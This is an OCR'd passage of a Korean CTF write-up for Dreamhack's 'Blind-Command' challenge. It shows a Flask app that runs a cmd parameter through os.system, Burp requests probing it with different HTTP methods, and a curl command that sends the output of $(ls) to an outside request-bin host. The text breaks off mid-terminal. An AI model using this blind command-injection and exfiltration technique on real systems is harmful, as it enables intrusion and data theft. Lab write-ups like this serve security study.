
web

4517 1895

문제 파일 받기


3. Blind-Command

문제페이지



3. Blind-Command

cmd 쿼리값으로 ls




3. Blind-Command

```
6   @app.route('/' , methods=['GET'])
7   def index():
8       cmd = request.args.get('cmd', '')
9       if not cmd:
10          return "?cmd=[cmd]"
11
12      if request.method == 'GET':
13          ''
14      else:
15          os.system(cmd)
16      return cmd
17
18  app.run(host='0.0.0.0', port=8000)
```

3. Blind-Command

- BurpSuite : 웹 애플리케이션 보안 테스트 도구

Proxy



3. Blind-Command

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options

Intercept HTTP history WebSockets history Options

Request to http://host3.dreamhack.games:10348 [23.81.42.210]

Forward Drop Intercept is on Action Open Browser Comment this

Pretty Raw Hex ₩n ≡

```
GET ?cmd=ls HTTP/1.1
Host: host3.dreamhack.games:10348
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options

Intercept HTTP history WebSockets history Options


Request to http://host3.dreamhack.games:9204 [23.81.42.210]

Forward Drop Intercept is on Action Open Browser Comment this

Pretty Raw Hex ₩n ≡

```
POST ?cmd=ls HTTP/1.1
Host: host3.dreamhack.games:9204
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
```

3. Blind-Command



3. Blind-Command

OPTIONS : 대상에 대한 통신 가능 옵션을 설명

Request

Pretty | Raw | Hex | ⊞n | ≡

```
1 OPTIONS /?cmd=ls HTTP/1.1
2 Host: host3.dreamhack.games:9204
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/95.0.4638.54 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
  d-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Connection: close
```

Response

Pretty | Raw | Hex | Render | ⊞n | ≡

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.7.17
3 Date: Fri, 24 May 2024 13:30:32 GMT
4 Content-Type: text/html; charset=utf-8
5 Allow: GET, HEAD, OPTIONS
6 Content-Length: 0
7 Connection: close
8
9
```

3. Blind-Command

HEAD : GET과 비슷하지만 body를 반환하지 않는다. 헤더만 반환

Request

Pretty | Raw | Hex | ₩n | ≡


```
1 HEAD /?cmd=ls HTTP/1.1
2 Host: host3.dreamhack.games:9204
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/95.0.4638.54 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
  d-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Connection: close
```

Response

Pretty | Raw | Hex | Render | ₩n | ≡


```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.3 Python/3.7.17
3 Date: Fri, 24 May 2024 13:52:34 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2
6 Connection: close
7
8
```

3. Blind-Command



3. Blind-Command

아웃바운드



3. Blind-Command

Curl : 다양한 프로토콜을 이용해 데이터를 전송하거나 가져오는데 사용하는 도구

```
┌──(kali㉿kali)-[~]
└─$ curl https://ligxmwq.request.dreamhack.games  -d "$(ls)"
211.227.35.157
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X GET https://ligxmwq.request.dreamhack.games?cmd=Hello
211.227.35.157
```

```
┌──(kali㉿kali)-[~]
